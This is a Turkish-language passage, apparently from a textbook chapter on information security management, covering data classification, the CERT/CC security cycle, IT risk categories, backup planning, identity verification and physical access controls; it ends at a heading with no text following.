Bir veri sınıflandırma politikası kurumun bilgi varlıklarını korumak için önemlidir ve hassas bilgilerin yayılmasını denetleyen bir sınıflandırma sistemi gerekir. Bu yöntem, kurumda tüm çalışanları her bilgi parçasının hassaslık derecesi konusunda bilinçlendirerek şirket bilgilerini korumak için bir çerçeve oluşturulur. Veri sınıflandırılması olmadan çalışmak, kararların çoğunu bireysel düzende çalışanlara bırakılır. Bu işlerin istenilen süre bitmemesine ve sonu pekde hoş olmayan sonuçlar doğurabilir. Veri sınıflandırma politikası, değerli bilgilerin sınıflandırılması için yol göstericidir. Her bilgi parçasının sınıflandırılmasıyla çalışanlar, hassas bilgilerin kasıtsız olarak şirketten dışarı çıkmasını önleyecektir. Bu süreçler çalışanların hassas bilgileri yetkisiz kişilere vermek için kandırmaları olasılığını azaltacaktır. Her çalışan kurumun veri sınıflandırma politikası hakkında eğitilmelidir.

7.3.3 Sınıflandırmalar ve Tanımlamalar

Kurumların yaptıkları işlere ve büyüklüğüne göre sınıflandırma düzeyleri değişecektir. Hassas bilgilerin sayısı ve çeşidine göre işletmeler, belirli bilgi çeşitlerini de kapsamak için yeni sınıflandırmalar eklemek isteyebilir. Küçük işletmeler için üç düzeyli bir sınıflandırma sistemi yeterli olacaktır.

7.3.3.1 Gizli

Bu bilgi sınıfı en hassas olanıdır. Gizli bilgiler yalnızca kurum içi kullanım içindir. Çoğu zaman kesinlikle bilmesi şart olan sınırlı sayıda insan tarafından bilinmelidir. Gizli bilgi, herhangi bir yetkisiz paylaşımın sonucunda kuruma ve müşteriye ciddi zararlar verebileceği bir yapıdadır. Bu bilgiler; Ticari sırlar, yazılmış programlara ait kaynak kodları, teknik ya da işlevsel bilgiler. Gelecekteki iş stratejileri ve şirketin işleri için önemli olan diğer bilgiler bu gruba dahil edilmektedir.

7.3.3.2 Özel

Bu sınıflandırma, kurum içinde kullanılması öngörülen kişisel nitelikteki bilgileri içerir. Özel bilgiler yetkisiz kişilerin eline geçtiği zaman kuruma ciddi şekilde zarar

verebilmektedir. Bu tarz bilgilerin arasında, çalışanların kurum hesap bilgileri, ücret bilgileri ya da halka açık olmayan diğer kişisel tanımlamalar bulunmaktadır.

7.3.3.3 Dahili

Bu bilgi sınıfı kurumda çalışan herkese rahatlıkla dağıtılabilir. Dahili bilgiler genellikle günlük işlerde kullanılan, dışarıya verilmemesi gereken şirket kuruluş şemaları, ağ bağlantı numaraları, dahili sistem adları, uzaktan erişim süreçleri ve bunun gibi herhangi bir bilgiyi içerebilir.

7.3.3.4 Genel

Özellikle kamuya duyurmak üzere belirlenmiş bilgilerdir. Basın açıklamaları ve ürün broşürleri bu tür bilgiye dahil edilir.

7.4 Güvenlik Uygulama Döngüsü

Uluslar Arası Bilgisayar Acil Durum Müdahale Ekipleri Koordinasyon Merkezi (Computer Emergency Response Teams Coordination Center – CERT/CC), ağları ve sistemleri korumak için gerçekleştirilmesi gereken faaliyetleri beş ana başlık altında toplanmıştır. CERT/CC, bu gruplanmayı yaparken geçmiş yıllarda rapor edilen saldırıları ve zayıflıkları temel almıştır ve bu gruplandırma çerçevesinde tanımlanan faaliyetlerin güvenlik ihlallerinin %80' nini engelleyebileceğini öngörmektedir.

CERT/CC tarafından öngörülen bu beş adımlık güvenlik uygulaması firma, ürün ya da teknolojiden bağımsız olarak düzenlenmiştir. Tüm adımlarda, firmanın güvenlik ihtiyaçları için zemin oluşturulacak kurumsal hedeflerinin ve kurumsal güvenlik programı ve politikasının önceden oluşturulmuş olduğu varsayılır. CERT/CC tarafından öngörülen güvenlik uygulamalarının beş adımlık döngüsü aşığıdaki adımlardan oluşur; İlk adım hariç her adıma izleyen adımlardan geri dönüşler sağlanır.

7.4.1 Koruma ve Sağlamlaştırma

Bu ilk adımda, sistemlerin ve ağın güvenliğini arttırmaya yönelik faaliyetler gerçekleştirir. Yangın biçimde bilinen saldırılara karşı önlemler alınır ve bu önlemler denetlenerek işler hale getirilir. Diğer tüm adımlar bu adımın sonucunda ulaşılan düzeye göre geliştirilebileceğinden bu adımın etkin bir biçimde planlanması ve gerçekleştirilmesi son derece önemlidir.

7.4.2 Hazırlık

Hazırlık aşamasında, bilinmeyen saldırıların tesbit edilebilmesi ve bu saldırılara müdahale edilebilmesi için gerekli hazırlıklar gerçekleştirilir. Bilindik saldırılar için alınan önlemler ile bu adımda gerçekleştirilen faaliyetler karıştırılmamalıdır. Bilindik saldırılara karşı alınan önlemler koruma ve sağlamlaştırma adımının konusudur. Bu adımda önemli olan bilinmeyeni tespit edebilmek ve gerçekleştiğinde müdehale edebilmek için gerekli zeminin oluşturmakdır.

7.4.3 Tespit

Bu adımda ağ ve sistemler üzerinde yetkisiz ya da şüpheli olayları tespit etmek için gerekli işlemler gerçekleştirilir. Ağ trafiğinin, kullanıcı davranışlarının, dosya, dizinlerin ve yazılımların izlenmesi bu bağlamda ele alınmalıdır. Bir yetkisiz erişim ya da şüpheli olay tespit edildiğinde ilk inceleme de bu adım kapsamında gerçekleştirilir.

7.4.4 Müdehale

Şüpheli bir olayın tespit edilmesi durumunda olayın gerçekden bir saldırı olup olmadığının belirlenmesi, saldırı ise en kısa sürede saldırının etkilerinin yok edilerek sistemlerin tekrar sıkıntısız biçimde çalışır hale getirilmesi ve uygun ise saldırganlar aleyhine hukuki girişimlerin başlatılması bu adım kapsamında ele alınır.

7.4.5 İyileştirme

Saldırılara müdehale edilmesinden sonra benzer türde saldırıların muhtemel etkisini azaltmak ve mümkün ise bu tür saldırıların gerçekleşmesini önlemek üzere ağ ve sistem güvenliğini arttıcı önlemlerin alınması bu adım kapsamında ele alınır. Müdehale sonrasında alınan önlemlerin genele yaygınlaştırılmasını sağlamak için bu adımda değerlendirilir.

7.5 Güvenlik Kuralları

Güvenlik kuralları, bilgiyi korumak amacıyla çalışanlar için yön göstericidir ve olası tehditleri bertaraf etmek için etkili kontroller geliştirilmesinin temel taşıdır. Bu kurallar, saldırıları tesbit etmeye ve önlemeye gelince daha da önem kazanmaktadır.

Etkili güvenlik kontrolleri, iyi düzenlenmiş kurallar ve süreçlerle çalışanları eğiterek kazandırılır. Fakat kullanıcılar bu güvenlik kontrollerini tam olarak uyguladıkları takdirde bile saldırıların tümüne engel olamazlar. Amaç, riski kabul edilebilir düzeye indirgemektir.

Internet ortamında müşteriye yönelik bir uygulama çalışıyorsa ve buna yönelik bir risk yönetimi geliştirilmediyse sonuç felaket olabilir. Felaketlerinin önüne geçilirken de her türlü güvenlik önlemini sisteme monte edildiğinde de sistem aşırı yüklenir ve istemlere cevap veremez. Burada en uygun risk yönetimini ele alındıktan sonra kurumlar ve kişiler bilinçlendirilmelidir. Kurumlardaki herkes tarafından güvenliğin öneminin kavranması ve güvenlik kurallarına uyup bunu işinin bir parçası olarak kabul etmesi gerekmektedir. Fakat bunlar gerçekleşmediği sürece saldırganlar, kurumlar için büyük bir tehlike olmaya devam edeceklerdir.

Fakat şirketlerin ve kişilerin gereken özeni göstermemesi ve bilgi güvenliğini sağlayamadıklarından dolayı karşılarına çıkacak kayıpların boyutları hakkında yetersiz kalmaktadırlar. Güvenlik bilincinin oluşturulmaması ve teknik konulardaki eksik uygulamar, güvenlik açıklarının temel nedeni olarak ortaya çıkmaktadır. Kurumların ve kişilerin sistemlerinde gerekli güvenlik yamaları yapmaları, bilgi sistemleri güvenliğini tasarlamaları, ve güvenlik risk analizi yönetimini gerçekleştirmeleri durumunda güvenlik konusundaki eksiklikler kapatabilir.

7.6 Risk Yönetiminin Görevleri

Bir kurumun saldıraya uğradıkları zaman, sessiz kalmaları mantıklı olabilir. Çünkü, müşterilerin güvenini yitirmemek ve kurumun açıklarının olduğunu öğrenen saldırganların yeni saldırılarını engellemek için çoğu kurum bu yolu tercih eder ve açık bir şekilde bu tür olaylar rapor edilmez.

Olası istenmeyen sonuçlara karşı hazırlıklı ve organize olmak, felaketlere karşı gerektiğinden fazla veya yanlış yatırım yapmamak için önceliklerin ve kritik süreçlerin belirlendiği, değişimlerin takip edildiği, detaylı ve organize bir iş devamlılığı planına sahip olmak risk yönetiminin görevleri başında gelir.

Bilgisayar ve bilgi işlem teknolojilerindeki gelişmeler sonucunda kurumlardaki veri tabanları, bir başka deyişle bilgi depolarının önemi kadar binalar, ekipmanlar ve insanlar da önem kazanmakatadır. Veri kaybı en ciddi kayıplara yol açabilecek bir risk faktörü olarak görülmektedir. Verilerin korunması ve bilgi sistemlerinin en kısa sürede ayağa kaldırılması yoğun rekabet ortamında ayakta kalmanın, hizmetleri sürdürebilmenin birinci koşulu olarak karşımıza çıkmaktadır. Bilgi varlıklarının korunması sadece bilgi işlem departmanlarının değil, uzun dönemli stratejik bir planın parçası olarak üst yönetimlerin sorumluluğundan en alt kademedeki kişilerinin bilmesi gerektiği kadar olmalıdır.

7.6.1 Bilişim Teknolojileri Boyutuyla Olası Tehditler

Bilişim Teknolojileri hizmetlerini olumsuz yönde etkiliyerek kurum ya da kuruluşları, asli görevlerini kısmen veya tamamen yerine getiremez duruma getirebilecek olası tehditleri beş ana başlık altında toplamak mümkündür.

1. Organizasyon riski (yetersiz iletişim, yetersiz bütçeleme ve planlama, projelendirme hataları, yanlış kaynak kullanımı),
2. Yasal riskler (şirket iflasları veya anlaşmazlıkları),
3. Dış riskler (Doğal afetler, sabotaj, terörist saldırılar, siber saldırılar, savaş hali, yangın, su basması gibi fiziksel tehditler).

7.6.1.1 İnsan Hataları

İnsan hatası olarak risk yaratabilecek unsurlar, yanlış bir kaydın oluşturulması ve eksik eğitim nedeniyle donanım ve yazılımın hatalı kullanımından kaynaklanan ve görevin yerine getirilmesini etkileyen, engelleyen veya geciktiren sorunlar da olabilir. Bu durum işletmenin nakit akışını da engelleyebilir. İnsan hatalarından kaynaklanan olumsuz sonuçları en aza indirgemenin etkin yolu operasyonların mümkün olduğu kadar bilgisayar uygulamalarına taşınması ve insan kaynaklı müdahalelerin azaltılması olacaktır. İnsan bağımlı noktalar içinse periyodik eğitim ve tatbikatlar en azından bilgi eksikliğinden kaynaklanan hataları azaltacaktır.

7.6.1.2 Teknolojik Riskler

7.6.1.2.1 Hatalı Rasarlanmış Sistem Mimarileri

Bilgisayar sistemleri seçilirken, işletmenin gereksinimleri göz önünde bulundurulmalıdır. Örneğin, işlem kapasitesi, kullanıcı sayısı, sonraki yıllardaki tahmini büyüme hızı gibi unsurlar iyi çözümlenmeli ve işlemci hızı, bellek, veri saklama kapasitesi işletmenin gereksinimine uygun olarak belirlenmelidir. Bu noktalara dikkat edilmediği takdirde eğer işletmenin kullanacağı uygulamalar yoğun işlemci gücü gerektiriyorsa ve bilgisayarın işlemci gücü buna uygun değilse kullanıcıların zamanında hizmet almaları mümkün olamayacaktır. Aynı durum bellek yoğun işlemler için de geçerlidir.

7.6.1.2.2 Hatalı Modelleme

Modelleme bir işi nasıl yaptığımızla ilgilidir. Örneğin bir işletmedeki muhasebe servisininde kayıtların tablolama yazılımlarında saklandığını ve işlem gördüğünü varsayalım. Küçük bir işletmede parasal işlemlerin bu şekilde yürütülmesi belki başlangıçta çok sorun yaratmıyor gibi görünebilir. Ancak işletme büyüdükçe, birimler arası veri alışverişi ihtiyacı arttıkça her birim kendi verisini yaratmaya çalışacak, bu yöntemle tutulan kayıtlarda birimler arasında farklılık olma olasılığı yükselecektir. Artık veri denilen durum ortaya çıkacak ve tutarsızlıklara neden olacaktır. Yanlış üretilen, hatalı işlenen veriler nedeniyle işletmenin büyük maddi zararlara uğrama olasılığı vardır.

7.6.1.2.3 Güvenlik Zaafiyetleri

Güvenlik açıkları nedeniyle işletmeler para ve itibar kaybına uğrayabilir ve hizmetleri aksayabilir. Bilişim Teknolojilerinde güvenlik idari ve teknik anlamda ele alınması gereken uzun soluklu bir süreçtir. Güvenlik zaafiyetleri yazılım-donanım bazında alınması gereken teknik tedbirlerin yetersizliğinden kaynaklanabileceği gibi, fiziki güvenliğin zayıflığından veya kullanıcıların bilinçsizliğinden de kaynaklanabilir. O nedenle alınan tedbirler sık aralıklarla gözden geçirilmeli, gerekli düzeltmeler yapılmalı ve işletme çalışanları güvenlik konusunda eğitilmelidir.

7.6.1.3 Organizasyon Riskleri

7.6.1.3.1 İletişim Sorunları

Bilgisayarları birbirine bağlayan, veri iletişimini sağlayan telekomünikasyon sistemlerinde altyapı problemlerinden, işletim hatalarından, doğal olaylardan kaynaklanabilecek sorunlar sağlıklı veri iletişimini engelleyebilmektedir. Alternatif telekomünikasyon yöntemleri kullanılarak riskleri azaltmak mümkün olabilmektedir.

7.6.1.3.2 Yazılım ve Donanım Hataları

Yazılım geliştirici firmalar piyasaya sundukları kodlar için garanti verememekte, ancak, belli bir süre içinde hatalı kodu düzeltme yoluna gidebileceklerini taahhüt

etmektedirler. Bazı donanımlarda ise ilgili firmalar, gelişen üretim teknikleri sayesinde en az bir en fazla üç yıl garanti verebilmektedirler. Ancak, sonuç itibariyle üretimden kaynaklanan, gözden kaçan hatalar her zaman için bir risk unsurudur.

7.6.1.3.3 Veri ve Sistem Kaybı

Verilerin saklandığı manyetik ortamlar zarar görebilir, veri kısmen veya tamamen okunamaz duruma gelebilir. Böyle bir durumda operasyonun devam edebilmesi açısından kısa sürede veriyi yeniden kazanabilmek önemlidir. Bunun için veriyi farklı bir ortamda yedeklemek ve güvenli bir şekilde yeniden kazanmak gerekir. Bu da ancak muhtemel bir kayıp öncesinde yapılacak iyi bir planlamayla mümkündür.

Verilerin saklandığı, işlendiği, üzerinde uygulamaların çalıştığı sistemler de yine burada bahsedilen sebeplerden zarar görebilirler. Bu durum işletmenin, kurum ya da kuruluşun asli görevlerini yerine getirmesine bir engel teşkil edebilir. Bu durumun da önceden öngörülüp, bizzat sistemleri de yedeklemek suretiyle muhtemel bir sistem kaybında normal çalışma durumuna nasıl hızlı bir şekilde gelineceği konusunun çok iyi planlanması gerekir.

7.6.1.3.4 İş Birimleri Arasında Yetersiz İletişim

Bilişim teknolojileri birimlerinin en çok karşılaştığı durumlardan biri de işletme yönetimi ile zaman zaman düşünce ayrılıklarına düşmeleri olmaktadır. Bu nedenle gereksinimler yönetimler tarafından doğru algılanamamakta, bunun sonucunda yatırımlar gecikebilmektedir.

7.6.1.3.5 Yetersiz Bütçeleme ve Planlama

Teknoloji hızla değişmekte, iş yapış şekillerine uygun teknolojilerin kullanılması günümüz rekabet ortamında zorunluluk arz etmektedir. Gerek işe uygun teknoloji yatırımlarının yapılmasında gerekse mevcut teknolojilerin güncellenmesinde öncelikle gereksinimler doğru olarak belirlenmeli, ardından iyi bir planlama yapılmalı ve bunun için yeterli bütçe ayrılmalıdır.

7.6.1.3.6 Projelendirme Hataları

En sık yapılan hatalardan biri de projelendirme safhasında gerçekleşmektedir. Gereksinimlerin doğru belirlenmemesi, gereksinimlere uygun olmayan çözümlere yönelinmesi, projenin çözümleme safhasında yapılan yanlışlar, hatalı zamanlama, eksik kaynak kullanımı, yönetim desteğinin eksik oluşu, yanlış tasarım ve uygulamalar projelerden istenen sonucu almamızı önleyebilmektedir.

7.6.1.3.7 Yanlış Kaynak Kullanımı

Kaynak kullanımının uygun yapılabilmesi için iş ihtiyaçlarının doğru belirlenmiş olması, bu ihtiyaçları karşılayabilecek uygun teknolojilerin tespit edilmesi ve uygulama safhasında eğitimli insan gücünün doğru yerde doğru olarak kullanılması kurumun bilişim teknolojileri hizmetlerinden en üst düzeyde yaralanması için gerekli aşamalar olarak kabul edilmektedir.

7.6.1.4 Dış Riskler

7.6.1.4.1 Doğal Afetler

Doğal afetlerden kaçmamız mümkün olmayabilir ancak, hasarı en az seviyede atlatmak için önlemler alınabilir. Örneğin bilgisayar sistemlerinin kurulacağı mekanın depremlere dayanıklı olarak inşa edilmesi, bir yedeğinin bulunması, alternatif iletişim sistemlerinin kullanılması, afet öncesi, afet sonrası için idari ve teknik anlamda çok iyi planlama yapılmış olması, olası bir kayıp sonrası işletmenin kısa sürede normal işletime geçmesini kolaylaştıracaktır.

7.6.1.4.2 Sabotaj, Terörist Saldırılar, Siber Saldırılar

Stratejik önemi haiz kurum ve kuruluşlarla çevrimiçi alışveriş sitelere sahip firmaların bilgisayar sistemleri muhtemel bir sabotaj, terörist veya siber saldırıların tehditi altındadır. Bu sistemlerin zarar görmesi olasılığına karşı sistemler farklı bir yerleşkede yedeklenmeli ve muhtemel bir saldırı sonrası normal işleyişe dönüş için önceden planlama yapılmalıdır.

7.6.1.4.3 Fiziksel Tehditler

Bilgisayar sistemlerinin kurulduğu mekanların yangın ve su basması gibi tehditlere açık ortamlar olmamasına dikkat edilmeli, bu tehditlerle ilgili erken uyarı ve bilgisayar destekli önleme sistemleri kurulmalıdır. Sistemlerin zarar görmesi olasılığına karşı yedekleme yapılmalı ve olası felaket durumundan geri dönüş planları yapılmış olmalıdır.

Yukarıda ifade edilen tehditlere zaman içinde gelişen teknolojiler ve bu doğrultuda değişen iş süreçleri bağlamında ekler de yapılabilir.

Bir kurum veya kuruluşun yukarıdaki tehditlere göre önceden tedbirlerini almış olması, buna yönelik planlama yapması muhtemel bir tehditin en kısa sürede en az zararla atlatmış olarak yerine getirmeye devam etmesini sağlayacaktır.

Bunun için kurum ya da kuruluş düzeyinde bir Risk Yönetimi anlayışının benimsenmesi, organizasyonel anlamda bu yapının tesis edilmesi gerekir. Risk yönetiminde birinci aşama ilgili kurum ya da kuruluş için riskin tanımlanmasıdır. İkinci aşama ise bunun ölçümüdür. O nedenle risklerin sayısallaştırılmasına ihtiyaç duyulmaktadır.

Risk yönetiminin önerdiği en iyi güvenlik uygulamaları ve ürünü çalışıyorken bile sistem tamamen savunmasız olabilir. Unutulması gereken tek şey; "En güvenli sistem, kapalı sistemdir".

7.6.2 Risk Değerlendirmesi ve Kontrolü

Risk değerlendirmesi kurumların iş akışında kesinti veya felakete uğratacak, organizasyonlarını olumsuz etkileyecek olayların ve çevresel faktörlerin belirlenmesi çalışmasıdır. Potansiyel zararı önlemek için gerekli fiziksel kontrollerin kurulması veya kaybın etkilerini minimize etmek için gerekli tedbirlerin alınmasını sağlamaya yöneliktir.

Riskleri azaltmak için önerilen kontrollere ilişkin fayda maliyet analizi yapılarak yatırımın doğru ve verimli bir yatırım olmasının sağlanması gereklidir. Risk Değerlendirmesinin belli başlı aşamaları şu şekilde belirlenebilir:

- Kurumların karşı karşıya olduğu potansiyel risklerin tespit edilmesi,
- Kurum içinde Risk Azaltma/Önleme,
- Olasılıkların değerlendirilmesi.

7.6.2.1 Kayıp İhtimalinin Araştırılması

İç ve dış kaynaklardan gelebilecek tehditlerin tespit edilmesi: Aşağıdaki maddelerle sınırlanmamakla birlikte başlıca tehdit kaynakları şu şekilde belirlenebilir.

- Doğal, insan kaynaklı, teknolojik felaketler
- Kazara olanlar / kötü niyetli yapılanlar
- İç kaynaklı / dış kaynaklı
- Kontrol edilebilir riskler / organizasyonun kontrolü dışındaki riskler
- Önceden uyarı veren olaylar / hiç uyarı vermeyen olaylar
- Olayların olma olasılıklarının belirlenmesi
- Olasılıkla, etki derecesinin karşılaştırılacağı bir metot geliştirilmesi
- Değerleme sürecine sürekli olarak destek verilmesinin tesis edilmesi

7.6.2.2 Kayıp İhtimalinin Azaltılması

Risk değerlendirilmesinde kurumun olası güvenlik açıklarının tespit edilmesi ve aşağıda belirtilen güvenlik risk kategorileri dahil edilerek, risk ve tehlikeleri önleyecek, azaltacak, uygun maliyetli, etkin güvenlik önlemleri tasarlanmalıdır.

- Fiziksel/Bina güvenlik
- Bilgi güvenliği: sistem odası ve veri güvenliği
- İletişim/haberleşme güvenliği: ses ve veri iletişimi güvenliği
- Network güvenliği: intranet ve Internet güvenliği

7.6.3 Bilgi Sistemlerinin Acil Durum ve İş Sürekliliği Planlaması

Bilgisayar donanım ve yazılımlarındaki hızlı ve önemli değişiklikler sonucunda mevcut sistemlerin güncelliğini çok kısa bir sürede kaybetmesi nedeniyle, devamlılık planlaması Bilgi sistemlerinin alımı aşamasında başlamalı ve sisteme yapılan her yeni donanım ve yazılım eklemelerinde gözden geçirilerek yenilenmesi gerekmektedir.

Bilgi sistemlerine ilişkin devamlılık planlamasında, fiziki felaketlere ve faaliyetleri kesintiye uğratacak diğer nedenlere karşı geliştirilen fiziki nitelikteki korumalar yanısıra, donanım, yazılım, uygulama, belgeleme, süreçler, veri dosyaları ve haberleşme ile ilgili yedekleme politikaları da oldukça önem kazanmaktadır.

Bilgisayar ortamları için genel olarak yedekleme standartları aşağıdaki hususları içermelidir:

- Yazılı yedekleme süreçleri,
- Veri dosyalarının listelenmesi, içerikleri ve konumlarının belirlenmesi,
- Donanım, yazılım ve ağ süreçlerine ait tanımlayıcı belgeler,
- Yedekleme için belirlenen bilgilerin transferleri ile ilgili riskleri minimize etmek.
- Yedekleme faaliyetleri ile uğraşan elemanlar için eğitim programları hazırlamak ve sorumluluk seviyelerini belirlemek,
- Veri bütünlüğü, müşteri gizliliği ve çıktıların, saklama araçlarının ve donanımın fiziki güvenliğini sağlamak.

Genel kural olarak verilerin yedeklenmesi için ayrılan zaman, aynı bilgilerin onarılması için gereken süre ile karşılaştırıldığında çok daha az olmalıdır. Etkin bir yedekleme planında yerine getirilmesi gereken faaliyetler net ve açık ifadelerle belirtilmelidir. Bu anlamda yedekleme planları şu hususları içermelidir;

- Yazılım ve veri yedeklerinin fiziki olarak ayrı bir alanda konumlandırılması,
- Yenilemenin sıklığı ve yedeklerin ne kadar süre için saklanacağı. (Dosyaların ne sıklıkla yedekleneceği uygulamaların ve dosyaların önem derecesine bağlıdır. Gün sonu yedekleme, Anlık yedekleme, Anlık sistem yedekleme gibi yöntemler kullanılabilir.)
- Kullanılan yazılım ve donanımların, yedek sistemler ile uygunluğunun periyodik olarak gözden geçirilmesi.
- Yapılacak testler ile yedekleme hizmetinin etkinliğinin düzenli olarak kontrol edilmesi.
- Bilgi saklama araçları ile ilgili etiketleme, listeleme, iletim ve saklama faaliyetlerinin etkin ve verimli bir şekilde yürütülmesine yardımcı olacak rehberlerin hazırlanması.

Uygulamaların ve dosyaların yedeklenmesi ile ilgili stratejik kararlar, söz konusu uygulama ve dosyaların kurumun faaliyetlerinin sürdürülmesi için sahip olduğu öneme göre verilmelidir. Yedekleme öncelikleri belirlenirken tüm bilgi türleri ve söz konusu bilgilerin kaybedilmesinin yaratacağı potansiyel etkiler dikkatli bir şekilde analiz edilmelidir.

Yedeklemenin disketlerle yapılması durumunda: işletim sistem yazılımları ve uygulama programları yakın zaman içerisinde yenilenmiş olsalar dahi mutlaka yedekleri alınmalıdır. Yedekleme disketleri dikkatli bir şekilde etiketlenmeli ve gerekli tüm bilgiler (kullanıcı bölümler, tarih ve kullanıcılar) etiketlere yazılmalıdır. Yedekleme disketleri

koruma altına alınmış özel alanlarda muhafaza edilmelidir. Bu gibi saklama merkezleri olası her türlü tehlikeden maksimum korunacak şekilde yapılandırılmalıdır.

Fiziki felaketlere ve diğer olumsuzluklara karşı en iyi korunma yolu; donanımları, verileri, işletim sistemlerini, uygulama yazılımlarını ve belgeleme sistemlerini kapsayacak etkin bir yedekleme sürecinin geliştirilmesidir.

7.6.4 Donanım Yedeklenmesi

- Merkezi işlemcilerin fiziki olarak ayrı bir bölgede konumlandırılması ve sistem unsurları ile tamamen uyumlu olması durumunda, kurum faaliyetleri, belirli kritik uygulamalar için kurum içerisinde yedekleme yapılmasına imkan tanıyan birden fazla CPU ile veya yerel bilgisayar ağları yardımı ile sürdürülebilir.
- Donanım yedeklemesi konusundaki en önemli sorun maliyettir. Ancak kurum, faaliyetlerinin kesintiye uğrayabilme tehlikesini göz önünde tutarak kabul edilebilir maliyetler ölçüsünde kendisi için en uygun yedekleme politikasını belirlemelidir.

7.6.5 Program ve Yazılım Yedeklemesi

Tüm donanım platformları için program yedeklemesi aşağıdaki üç temel alandan oluşmaktadır.

- İşletim Sistemi Yazılımları,
- Uygulama Yazılımları,
- Yazılı Belgeler.

İşletim sistemi yazılımlarının yedeklenmesinde dikkat edilecek noktalar:

- En son kullanılan biçimlerinin en az iki kopyası yedeklenmelidir.
- Alınacak bu iki kopyadan bir tanesi işletim sisteminde meydana gelebilecek problemlerin anında giderilebilmesi için teyp ve disk kütüphanesinde tutulmalıdır. Diğer kopya ise kurum dışında güvenli bir yerde saklanmalıdır.
- Alınan kopyalar belli aralıklarla test edilmeli ve çalışan orijinal yazılım üzerinde değişiklik yapıldığı anda bu kopyalarda da gerekli düzeltmeler gerçekleştirilmelidir.

7.6.6 Onay ve Yetkilendirme Süreçleri

Bilgi hırsızları, gizki şirket bilgilerine ulaşmak ve bu bilgileri ele geçirmek için genellikle çalışanlar, satıcılar veya iş ortakları gibi davranarak aldatma taktikleri kullanırlar. Etkili bilgi güvenliğini sürekli kılmak için, aryanın kimliğini tespit etmeli ve bir istekte bulunma yetkisi olup olmadığı kontrol edilmelidir.

- Güvenilir Kişiden Gelen İstekler :

Güvenilir kişiden gelen iş ya da bilgi talebi durumunda; Kişinin şirket bünyesinde çalıştığının ya da söz konusu sınıfa ait bilgilere erişim koşulunun kontrol edilmesi gerekmektedir. Bu yaptırımın amacı, ilişiği kesilmiş çalışanların, satıcıların ve müşterilerin ve benzer kişilerin kendilerini çalışıyor olarak göstermelerini önlemektir.

- Onaylanmamış Bir Kişiden Gelen İstekler:

Bu kişi istekde bulunduğu zaman, istekte bulunan kişinin bu talepte bulunmaya yetkili olup olmadığını belirlemek için uygun bir onay süreci kullanılmalıdır. Özellikle de istek, bilgisayarlar ya da bilgisayar donanımlarıyla ilgiliyse. Bu süreç, saldırıların başarılı olmasını engellmek için temel bir önlemdir. Bu süreç başarılı bir şekilde uygulanılırsa, saldırı sayısı ve etkisi büyük ölçüde azalacaktır. Süreci maaliyet açıdan ve çalışanların bu yöntemleri boşvereceği kadar hantal yapılmamasıda önemlidir.

Onay süreci aşağıdaki gibi işlemektedir;

- Kişinin olduğunu söylediği kişi olup olmadığının kontrol edilmesi.
- Talepde bulunan kişinin kurum bünyesinde çalıştığının veya bilme gereği oluşturabilecek bir ilişkinin olduğunun belirlenmesi.
- Kişinin ilgili bilgiyi almaya ya da ilgili işi talep etmeye yetkili olup olmadığının belirlenmesi.

7.6.7 Kimlik Tespiti

Kimlik tesbitinin doğru olarak tanımlanması için aşağıdaki adımlar uygulanmalıdır;

- Arayan numaraya bakılarak, aramanın şirket içinden mi yoksa dışından mı geldiği bulunabilir ve arayanın verdiği kimliğin görünen ad ve telefon numarasıyla uyuşup uyuşmadığı bakılır.
- İstek sahibine kefil olmuş bir güvenilir kişi istekte bulunan kişinin kimliğini onaylamış olur.
- Kurum içinde kullanılan paralo ya da günlük şifre gibi bir gizli bilgi, sakıncalı kişilerin talaplerini gerçekleştirmesine müsade etmez. Eğer gizili bilgiyi çok kişi bilirse, saldırganın onu öğrenmesi daha kolay olur.
- Çalışanın bağlı olduğu yönetici aranır ve onay istenir. Diğer bir yöntem ise; Dijital olarak imzalı bir mesaj istenir. Böylelikle ilk adım olarak kişinin kimliği hakkında bilgi sahibi olunur.

7.6.8 İş Durumunun Kontrolü

En büyük bilgi güvenliği tehdidi becerikli bir saldırgan tarafından gelmeyebilir. Çok daha yakındaki birinden, kısa süre önce işten atılmış, intikam almak isteyen ya da şirketten çaldığı bilgileri kullarak kendine çıkar sağlamayı hedefleyen çalışandan gelebilir. Başka birisine hassas bilgi vermeden önce kurumda çalışıp çalışmadığını personel telefon rehberinden kontrol edilerek, arayanın yöneticisinden teyid edilerek ya da kullanılan bir program sayesinde kişinin kurum içerisinde aktif olup olmadığı kontrol edilebilir.

7.6.9 Güvenlik İçin Kullanılan Çeşitli Yöntemler

7.6.9.1 Kimlik Kartları

Kurum içerisinde kimlik kartları kullanılarak yabancı kişilerin içeri girmesi ve şirket hakkında bilgi toplaması engellenebilir. Bunun içinde, uzuktan tanınabilecek büyük fotoğraf içeren personel kartlarının kullanılması gerekmektedir. Kart sahibinin çalışan, müşteri,

ziyaretçi ya da stajyer olduğunu gösterecek renkli kartlar kullanılabilir. Böylece kurum içerisinde ilk defa görünen kişilerin ne amaçla bulundukları kolayca anlaşılabilir.

7.6.9.2 Konum ve Sorumluluk Değişimleri

Bir şirket çalışanının konumu değişir ya da sorumlulukları azalır veya çoğalırsa derhal kullanıcının bilgileri değiştirlmelidir. Kullanıcıların erişim kontrollerindeki amaç, korunması gereken bilgilerin açığa çıkmasını kısıtlamaktır. Kullanıcı hakları açarken, işlerini yapmalarında gerekli olan en düşük seviye şeklinde ayarlanmalıdır. Kurum içerisinde görev değişikliği sırasında yeni tanımlamalar yapılmalıdır.

7.6.9.3 Bilgisayarlar Hesaplarının Kapatılması

Bir çalışanın işine son verildiğinde verilere ulaşmak için şirket sistemleri ve süreçleri bilgisini kullanma tehlikesi vardır. Eski çalışanın kullandığı ya da bildiği tüm bilgisayar hesapları hemen kapatılmalıdır. Aksi halde büyük bir risk faktörü doğacaktır.

7.6.9.4 Hata ve Olay Bildirme Merkezi

Bir hata ve olay bildirme merkezi kurulmalıdır. Bu konu ile ilgili sorumlu kişiler seçilmelidir. Bu kişiler sayesinde saldırı anında tesbit edililebilir ve olası istenmeyen bir durumun önüne geçilmiş olabilir. Böylece saldırganların neyi hedeflediği de rahatlıkla bulunabilir. Saldırı riski olan bilginin güvenliği daha da arttırılabilir.

7.6.9.5 Hassas Alanlar

Hassas bölgeler kesinlikle güvenlik altına alınmalıdırlar. Riske ve maliyete göre kartlı standart geçiş sistemleri ve biyometrik özellikli giriş sistemleri kurulabilir.

Bilgisayar odası her zaman kilitli olarak tutulmalıdır. Güvenliğin en üst seviyede tutulması greken yerlerden biridir. İstenmayen kişiler buraya girerek kurumu en can alıcı noktasından vurabilir. Gerekirse odanın giriş ve çıkışı kameralar yardımıyla izlenmelidir.

7.6.9.6 Paroları Değişimi

